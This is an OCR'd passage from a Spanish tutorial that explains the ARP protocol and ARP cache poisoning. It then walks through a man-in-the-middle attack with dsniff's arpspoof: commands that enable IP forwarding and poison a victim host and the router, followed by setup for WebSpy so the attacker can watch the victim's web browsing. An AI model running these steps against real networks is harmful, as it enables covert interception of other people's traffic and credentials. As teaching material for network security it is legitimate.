
Si la dirección buscada no esta en la tabla, el protocolo ARP envía un mensaje a toda la red, a la dirección broadcast. Cuando una máquina recibe este paquete y reconoce su dirección IP envía un mensaje de respuesta que contiene su dirección MAC. Cuando la máquina origen recibe este mensaje procedente de la máquina origen actualiza su Tabla caché ARP con la nueva entrada [Dirección IP – Dirección MAC] y ya puede empezar a establecer la comunicación con la máquina destino.

Una vez comprendido el funcionamiento básico del protocolo ARP expliquemos brevemente cómo funciona la tabla caché ARP antes de explicar el ataque de hombre en el medio o más conocido como MAN IN THE MIDDLE.

La tabla caché ARP

Esta tabla funciona como cualquier otra tabla caché. Es decir, manteniendo las últimas entradas (respuestas, por ejemplo de un broadcast) de los otros hosts de la red y eliminando aquellas que no se utilicen.

Cada vez que a una máquina le llega un paquete ARP REPLY, que es la respuesta de una paquete ARP REQUEST, este actualiza su tabla caché ARP con los datos actualizados [Dirección IP – Dirección MAC]. De esta forma, cuando deseemos enviar un paquete a una máquina no tendremos que realizar ningún broadcast, la dirección MAC ya se encuentra enlazada con la dirección IP en tabla caché ARP.



La buscaremos en ella y la utilizaremos para enviar el paquete. Si por cualquier circunstancia no tenemos almacenada esa Dirección IP/Dirección MAC volveremos al proceso del principio, al broadcast.

Envenenamiento ARP

Ya conocemos cómo funciona le protocolo ARP y su tabla caché. Ahora tan solo nos queda aprender y entender cómo podemos realizar un envenenamiento ARP o ARP Spoof.

Hasta ahora hemos entendido que si por ejemplo deseamos enviar un paquete a un HOST A, conociendo su dirección IP: 192.168.1.33, lo que haría la máquina para enviar el paquete sería:

- Buscar en la tabla caché ARP la dirección IP: 192.168.1.33. Si esta entrada existe observa qué dirección MAC tiene enlazada. Recogemos la dirección física (MAC), crea el paquete ARP, los demás paquetes necesarios y envía el paquete.
- Si al buscar por la dirección IP en la tabla caché ARP no encontramos una entrada con esa dirección IP enviamos un paquete ARP REQUEST a la dirección de brodcast, normalmente es la dirección IP: 192.168.1.255, aunque esto no tiene que ser así. Al enviar este paquete lo que estamos haciendo es enviar a todas las máquinas de la red un paquete que pregunta de quién es la dirección IP: 192.168.1.33. La máquina que tenga esta dirección IP contestará con un paquete ARP REPLY, este paquete contiene la dirección física que necesitamos para crear el paquete ARP. Luego volvemos al punto anterior.

Conclusión: El paquete se envía según la dirección física, la MAC de la tarjeta de red, no a través del protocolo IP.

Entendiendo esto podemos pensar lo siguiente: si somos capaces de envenenar la tabla caché de una máquina de la red ethernet con entradas ARP falsas, podemos engañar a dicha máquina para que envíe los paquetes con destino al HOST A hacia otro host de la red. La máquina atacante.

Imaginaros la siguiente tabla:

```
   HOST A: Dirección IP: 192.168.1.33. Dirección MAC:
00:00:00:00:00:01
   HOST B: Dirección IP: 192.168.1.34. Dirección MAC:
00:00:00:00:00:02
   HOST C: Dirección IP 192.168.1.1.
Dirección MAC:    00:00:00:00:00:03
```

Imaginaros ahora que queremos envenenar la tabla caché ARP del HOST A para que cuando quiera enviar una paquete al HOST B se lo envíe realmente al HOST C.

La tabla caché ARP del HOST A es la siguiente:

```
   ARP -a

   Interfaz: 192.168.1.33 --- 0x4
     Dirección IP          Dirección física        Tipo      HOST
     192.168.1.34        00-00-00-00-00-02       Dinámico      B
     192.168.1.35        00-00-00-00-00-03       Dinámico      C
```

Lo que tenemos que conseguir es que la tabla caché del HOST A quede de la siguiente forma:


```
   ARP -a (CACHE ENVENENADA)

   Interfaz: 192.168.1.33 --- 0x4
     Dirección IP          Dirección física        Tipo      HOST
     192.168.1.34        00-00-00-00-00-03       Dinámico      B
     192.168.1.35        00-00-00-00-00-03       Dinámico      C
```

La diferencia es que ahora la dirección IP del HOST B está enlazada con la dirección MAC/Física del HOST C. De esta manera cuando el HOST A desee enviar un paquete al HOST B este se lo enviará realmente al HOST C.

SI SOMOS CAPACES DE ENVENENAR LA TABLA CACHÉ DE UNA MÁQUINA DE LA RED ETHERNET CON ENTRADAS ARP FALSAS, PODEMOS ENGAÑARLA PARA QUE ENVÍE LOS PAQUETES CON DESTINO AL HOST A HACIA OTRO HOST DE LA RED





De esta manera, siendo nosotros el HOST C, obtendríamos todos los paquetes que el HOST A desease enviar al HOST B. Si aparte activamos el ip_forward que se encarga de reenviar los paquetes robados a su verdadero destinatario nadie se enteraría de lo sucedido.

El ataque: hombre en el medio

Cuando hablamos de un ataque de hombre en el medio realmente nos referimos a interponernos entre dos máquinas. Es decir, que todos los paquetes que serían enviados a HOST B por HOST A pasen por nosotros (HOST C), de igual manera, que los paquetes con destino al HOST A enviados por HOST B pasen por nosotros. En cualquiera de los dos casos, que estos paquetes vuelven a reenviarse a su verdadero destinatario. De esta manera controlaremos los dos carriles de la comunicación/conexión: HOST A – HOST B, HOST B – HOST A. Y ninguno de los dos hosts se enterará de lo que está sucediendo.

Para realizar este ataque es necesario realizar dos veces el ataque de envenenamiento ARP contra las tablas caché ARP de los HOST A y HOST B.

Realizando un ataque de Hombre en el medio

Para realizar el ataque de hombre en el medio como hemos explicado anteriormente, vamos a utilizar como Sistema Operativo GNU/LiNUX, la distribución escogida será Ubuntu. El software que utilizaremos será una suite muy interesante de la que ya hemos hablado varias veces en Técnicas de Sniffing y en otros artículos: la suite dsniff. Os dejo aquí la página oficial de este proyecto: http://www.monkey.org/~dugsong/dsniff/

Dsniff es una colección de las herramientas para el administrador o hacker que revisan y prueban la seguridad de la red.

Dentro del paquete nos podemos encontrar las siguientes herramientas:

· **Dsniff:** Un esnifer de contraseñas.

· **Filesnarf:** Captura y guarda ficheros pasados a través de NFS.

· **Mailsnarf:** Captura todo el tráfico del correo (SMTP y POP3). Guarda el resultado en formato mbox

· **Msgsnarf:** Registra mensajes de las sesiones de CHAT abiertas como msn y IRC.

· **Urlsnarf:** Registra todas las URLs del tráfico esnifado. Hablaremos de esta utilidad más adelante.

· **Webspy:** Esta es la herramienta a la que dedicamos hoy todas estas páginas. Esta herramienta nos permitirá observar desde nuestro navegador todas las páginas que está visitando la víctima en tiempo real.

Este grupo de herramientas nos ayudarán a supervisar de modo pasivo toda una red de datos interesantes ;)

· **Arpspoof:** Herramienta que hemos ido utilizando y seguiremos utilizando a lo largo de todo el Taller Técnicas de Sniffing.

· **Dnsspoof:** Otra herramienta de gran utilidad. La tocaremos en otro artículo de Técnicas de Sniffing. Esta utilidad nos permite falsificar respuestas DNS para resolución de nombres de dominios. Enlazada con ARPSpoof y con URLsnarf puede ser mortal :b

· **Macof:** Herramienta que inunda la red con direcciones MAC falsas y aleatorias. Provocando en ocasiones que el medio conmutado funcione como medio compartido o en el peor de los casos que la red deje de funcionar.

Este grupo de herramientas facilitan la interceptación del tráfico de la red que normalmente es inaccesible a un atacante.

· **Sshmitm:** Reenvía (proxy) y esnifa tráfico SHH redirigido a nuestra máquina por la utilidad dnsspoof. Captura claves SHH y permite el hijacking de sesiones interactivas. En teoría solo soporta el protocolo SHH versión 1. Una herramienta bastante peligrosa. Me atrevería a decir que es la más peligrosa de todas.

· **Webmitm:** Muy similar a sshmitm, hace de proxy transparente y esnifa conexiones HTTP y HTTPS redirigidas a nuestra máquina con dnsspoof. Sus posibilidades ponen los pelos de punto a cualquiera, ya que permiten capturar información muy sensible de páginas seguras que utilizan el protocolo SSL.

Este grupo de herramientas ponen ataques de tipo hombre en el medio, activos contra sesiones vueltas a dirigir de SSH y de HTTPS explotando atascamientos débiles en PKI.

Existen por último otras herramientas también muy interesantes:

· **Show:** Permite analizar tráfico SHH en su versión 1 y 2. Intentos de autenticación, longitud passwords, longitud de comandos, etc. Este sí que suministra información acerca de la versión 2 del protocolo SSH.

· **Tcpkill:** Permite matar conexiones ya establecidas. Herramienta que ya hemos visto en Técnicas de Sniffing y Firewalls.

· **Tcpnice:** Parecida a TcpKill pero en lugar de cerrar conexiones las ralentiza.

Como ves, la suite de herramientas de Dsniff es un grupo de herramientas muy interesante, necesario conocer y que nos puede ayudar para analizar ataques y para estudiar con pruebas de penetración nuestras redes. Hasta se puede decir que es de esas herramientas que en manos de desconocidos o en manos de usuarios mal intencionados "acojona" bastante.

Solo me queda mencionar lo que el autor dice de sus herramientas "Escribí estas herramientas con intenciones honestas - de revisar mi propia red, y de demostrar la inseguridad de la mayoría de los protocolos de uso de la red. No abusar por favor de este software."

Muchos de vosotros que os iniciáis en el mundo GNU/LiNUX y en esto de la seguridad informática seguramente estáis pensando: "Sí, sí. Un grupo de herramientas muy interesantes, muy prácticas y del que cualquiera desea disponer... pero yo no tengo los conocimientos necesarios para tenerlo instalado en mi ordenador..."

Cuando yo me inicié en esto del software libre y de la seguridad informática también tenía el mismo problema. Cuando iba a instalar una herramienta me encontraba que tenía problemas de dependencias, etc. Hoy en día todo esto se ha facilitado muchísimo.

Para poder instalar este grupo de herramientas en una distribución basada en Debian, como es Ubuntu, tan solo tenemos que abrir una Terminal del sistema con permisos de root, actualizar la lista de repositorios con un simple:

```
apt-get update
```

Y proceder a la compilación instalación:

```
# apt-get install dsniff
```

Con esto ya tendremos instalado en nuestro sistema la suite dsniff. Si no dispones de Internet para poder instalarte de esta manera la suite dsniff tienes otras alternativas. Hoy en día son muchos los proyectos de seguridad a través de Live-CDs que ya cuentan con esta suite de herramientas ya compiladas. Un ejemplo claro sería la conocidísima Live-CD Black|Track, entre otras muchas.

Una vez que tenemos instalado el paquete dsniff vamos a utilizar la herramienta ARPSpoof para llevar a cabo el



ataque de Hombre en el medio o MAN IN THE MIDDLE.

Para ello abrimos una Terminal y escribimos en ella lo siguiente:

```
# echo 1> /proc/sys/net/ipv4/ip_forward
```

Con esto lo que hacemos es reenviar el tráfico que recibimos gracias al ataque de envenenamiento ARP a su verdadero destinatario.

Si no activamos el ip_forward, el verdadero destinatario nunca recibirá sus paquetes. Y esto no nos interesa.

Imagínate que nos metemos en medio de un host de la red local y el Router que da salida a Internet. Si no reenviamos el tráfico dicho host no podrá conectarse a Internet. Le provocaremos un DOS. A parte de que sería extremadamente cantoso, no nos dejaría realizar nuestro objetivo.

Lo siguiente es envenenar las Tablas Cache ARP de los hosts para ponernos en medio de la conexión y realizar el ataque Man in the middle.

Hemos fijado un objetivo. El HOST B. Queremos visualizar las páginas WEB que está visualizando este host en tiempo real. Por lo tanto pasamos a envenenarlo con un envenenamiento ARP.

```
# arpspoof -i eth0 -t 192.168.1.33 192.168.1.1
```


Con esto generamos un paquete ARP envenenado con destino al HOST B. En este paquete envenenado se enlaza la dirección IP del Router con la dirección MAC del HOST C, el atacante.

```
# arpspoff -i eth0 -t 192.168.1.1 192.168.1.33
```

De igual manera realizamos lo mismo con el HOST A, el Router. De esta manera nos podremos en el medio de la conexión. Un ataque de Hombre en el medio en toda regla.

Podemos comprobar si todo ha ido bien haciendo un ARP – a en los dos hosts víctima. El HOST A (El Router) y el HOST B. En los dos host tenemos que encontrar la dirección MAC del HOST C duplicada. Como vimos en el ejemplo que puse más arriba.

Realizado el ataque de hombre en el medio pasamos a compilar instalar herramientas para poder realizar el ataque.



```
root@NeTTinG: ~
Archivo Editar Ver Terminal Solapas Ayuda
root@NeTTinG:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@NeTTinG:~# arpspoof -i ath0 -t 192.168.1.33 192.168.1.1
0:2:44:53:5d:91 0:14:bf:e1:d2:b5 0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:11:50:46:37:de 0:14:bf:e1:d2  0806 42: arp reply 192.168.50.11 is-at 0:11:50
:46:37:de
0:11:50:46:37:de 0:14:bf:e1:d2  0806 42: arp reply 192.168.50.11 is-at 0:11:50
:46:37:de
0:11:50:46:37:de 0:14:bf:e1:d2  0806 42: arp reply 192.168.50.11 is-at 0:11:50
:46:37:de
```

```
root@NeTTinG: ~
Archivo Editar Ver Terminal Solapas Ayuda
root@NeTTinG:~# arpspoof -i ath0 -t 192.168.1.1  192.168.1.33
0:2:44:53:5d:91 0:14:bf:e1:d2:b5 0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:2:44:53:5d:91 0:14:bf:e1:d2:  0806 42: arp reply 192.168.50.11 is-at 0:2:44:5
3:5d:91
0:11:50:46:37:de 0:14:bf:e1:d2  0806 42: arp reply 192.168.50.11 is-at 0:11:50
:46:37:de
0:11:50:46:37:de 0:14:bf:e1:d2  0806 42: arp reply 192.168.50.11 is-at 0:11:50
:46:37:de
0:11:50:46:37:de 0:14:bf:e1:d2  0806 42: arp reply 192.168.50.11 is-at 0:11:50
:46:37:de
```

WebSpy y Netscape

Para poder realizar el ataque con éxito necesitamos tener instalado en nuestro sistema el navegador Netscape. Esto es indispensable.

WebSpy solo trabaja con este navegador, no podemos utilizar a nuestro querido amigo Firefox.

Pasemos a instalar Netscape.

A la hora de escribir este artículo la última versión de Netscape es la versión 7.1 que podemos y debemos descargarnos de: http://ftp.netscape.com/pub/netscape7/english/7.1/unix/linux22/netscape-i686-pc-linux-gnu-installer.tar.gz

Descomprimimos el fichero mediante un Terminal posicionándonos en el directorio donde hemos descargado dicho fichero:

```
$ tar -xzvf netscape-i686-pc-linux-gnu-installer.tar.gz
```

Entramos en el directorio:


```
Cd netscape-i686-pc-linux-gnu-installer
```

Ejecutamos la instalación de Netscape:

```
./netscape-installer
```

Al lanzar la instalación nos encontramos con un problema en la librería: libgtk-1.2






```
root@NeTTinG:~/Desktop/netscape-installer# ./netscape-installer
./netscape-installer-bin: error while loading shared libraries: libgtk-1.2.so.0: cannot open shared object file: No such file or directory
```

No os preocupéis, tiene fácil solución. En el mismo Terminal y con la ayuda de apt solucionaremos el problema.

Actualizamos la lista de repositorios:

```
apt-get update
```


Y por último instalamos la librería:

```
apt-get install libgtk1.2
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Se instalarán los siguientes paquetes extras:
  libglib1.2 libgtk1.2-common
Se instalarán los siguientes paquetes NUEVOS:
  libglib1.2 libgtk1.2 libgtk1.2-common
0 actualizados, 3 se instalarán, 0 para eliminar y 240 no actualizados.
Necesito descargar 1112kB de archivos.
Se utilizarán 3043kB de espacio de disco adicional después de desempaquetar.
¿Desea continuar [S/n]? s
Des:1 http://es.archive.ubuntu.com breezy/main libgtk1.2-common 1.2.10-17build1 [158kB]
Des:2 http://es.archive.ubuntu.com breezy/main libglib1.2 1.2.10-10ubuntu1 [117kB]
Des:3 http://es.archive.ubuntu.com breezy/main libgtk1.2 1.2.10-17build1 [837kB]Descargados 1112kB en 20s (53,7kB/s)

Preconfigurando paquetes ...
Seleccionando el paquete libgtk1.2-common previamente no seleccionado.
(Leyendo la base de datos ...
76509 ficheros y directorios instalados actualmente.)
Desempaquetando libgtk1.2-common (de .../libgtk1.2-common_1.2.10-17build1_all.deb) ...
Seleccionando el paquete libglib1.2 previamente no seleccionado.
Desempaquetando libglib1.2 (de .../libglib1.2_1.2.10-10ubuntu1_i386.deb) ...
Seleccionando el paquete libgtk1.2 previamente no seleccionado.
Desempaquetando libgtk1.2 (de .../libgtk1.2_1.2.10-17build1_i386.deb) ...
Configurando libgtk1.2-common (1.2.10-17build1) ...

Configurando libglib1.2 (1.2.10-10ubuntu1) ...

Configurando libgtk1.2 (1.2.10-17build1) ...
```




